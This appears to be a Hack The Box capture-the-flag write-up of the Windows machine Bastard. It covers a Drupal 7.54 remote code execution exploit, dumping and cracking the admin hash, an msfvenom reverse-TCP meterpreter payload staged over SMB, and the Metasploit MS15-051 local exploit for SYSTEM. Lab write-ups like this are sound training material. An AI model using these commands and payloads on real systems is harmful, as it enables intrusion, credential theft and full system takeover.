
Hack The Box Bastard Writeup (Medium Windows)
Medium Windows box. Drupal 7.54 on IIS gives RCE through its Services module, and an unpatched Server 2008 falls to the MS15-051 local exploit for SYSTEM.
Summary
Bastard runs Drupal 7 on IIS 7.5, and the robots.txt that nmap prints points at CHANGELOG.txt, whose last entry pins the version at 7.54. Rather than the later and better known CVE-2018-7600, the tester uses an exploit published before the machine’s release that abuses the Services module’s REST endpoint, which dumps the Drupal user table to user.json and saves an admin session to session.json alongside command execution. Systeminfo on the resulting shell reports no hotfixes at all on a Windows Server 2008 host. An msfvenom meterpreter binary is staged over an Impacket SMB share and run from the mapped drive, and the local exploit suggester flags ms15_051_client_copy_image among several options. Running that module escalates the session to SYSTEM, and the writeup notes the same result is reachable with a standalone executable from GitHub if Metasploit is off the table.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
# Nmap 7.93 scan initiated Mon Dec 15 09:32:06 2025 as: nmap -A -vv -oN scans/nmap.all -p- --min-rate 2500 10.129.25.16
Nmap scan report for 10.129.25.16
Host is up, received syn-ack (0.15s latency).
Scanned at 2025-12-15 09:32:07 -03 for 120s
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON  VERSION
80/tcp    open  http    syn-ack Microsoft IIS httpd 7.5
|_http-generator: Drupal 7 (http://drupal.org)
|_http-title: Welcome to Bastard | Bastard
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc   syn-ack Microsoft Windows RPC
49154/tcp open  msrpc   syn-ack Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec 15 09:34:07 2025 -- 1 IP address (1 host up) scanned in 121.61 seconds
Web Server Enumeration

I see I’m dealing with Drupal right away because of the footer in the homepage:
The nmap scan with scripts did tell me about /robots.txt:
1
2
3
4
5
6
7
8
9
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
This includes a whole bunch of files and endpoints. I test the ones I find more interesting by looking at their names. One of them is CHANGELOG.txt, since this usually will contain specific software versions and I could assume the last version in this file would be the actual version running on the server at the moment. I access it:
1
http://10.129.25.16/CHANGELOG.txt
And the last version documented is:
1
Drupal 7.54, 2017-02-01
Initial Access - Drupal 7.54 RCE
The machine was released in March 2017, so I look for exploits released around that date. I find that this instance is vulnerable to CVE-2018-7600 and I used this exploit to obtain RCE. However, this CVE was discovered way after the machine was published in htb so, this is not the intended path.
I find this other exploit, and this one was created months before the machine was released. I save the exploit to my local machine and begin editing it. More specifically, I change the following variables:
1
2
3
4
// snippet
$url = 'http://10.129.25.16/';
$endpoint_path = '/rest';
$endpoint = 'rest';
I run the exploit with php exp.php. It works:

It saves the users from the drupal database to a json file locally named “user.json”. With that, new credentials:
1
2
Username: admin
PassHash: $S$DRYKUR0xDeqClnV5W0dnncafeE.Wi4YytNcBmmCtwOjrcH5FJSaE
I save it to “hash.txt” locally. I use hashcat to try and crack it:
1
hashcat hashes.txt /usr/share/wordlists/rockyou.txt --force
It also saves current user session to session.json, so I can grab the admin cookie and log in to the application with that.
Vertical Privilege Escalation
It’s a very old windows (server 2008) and when I run systeminfo:
1
PS C:\users\dimitris\desktop> systeminfo
It says there’s no hotfixes:
1
Hotfix(s):                 N/A
I start a smb server on my machine:
1
sudo /home/user/.local/bin/smbserver.py -smb2support -username bsec -password Password123! smb smb
Then I generate a meterpreter payload. Save it to the smb share:
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.57 LPORT=1234 -f exe -o evil.exe
In the victim machine I mount my smb share:
1
net use B: \\10.10.14.57\smb /user:bsec Password123!
I start multi handler:
1
2
3
4
5
6
7
8
9
10
11
12
13
msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost tun0
lhost => tun0
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) >
[*] Started reverse TCP handler on 10.10.14.57:1234
And on the machine I start meterpreter:
1
PS B:\> .\evil.exe

It works. I have a meterpreter session now.
I background the shell:
1
meterpreter > bg
Search for exploit suggester:
1
msf exploit(multi/handler) > search exploit suggester
Use the first one:
1
0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi Recon Local Exploit Suggester
And select the proper session:
1
2
msf exploit(multi/handler) > use 0
msf post(multi/recon/local_exploit_suggester) > set session 1
Then run. It eventually says the machine is vulnerable to a bunch of exploits, including:
1
10  exploit/windows/local/ms15_051_client_copy_image               Yes                      The target appears to be vulnerable.
So I use it and set it up like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
msf exploit(windows/local/ms15_051_client_copy_image) > options

Module options (exploit/windows/local/ms15_051_client_copy_image):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process,
                                        none)
   LHOST     tun0             yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows x64

I run it, and now I have a shell as SYSTEM
This could also be replicated by downloading the exploit executable from github and running with. This can be done completely without meterpreter.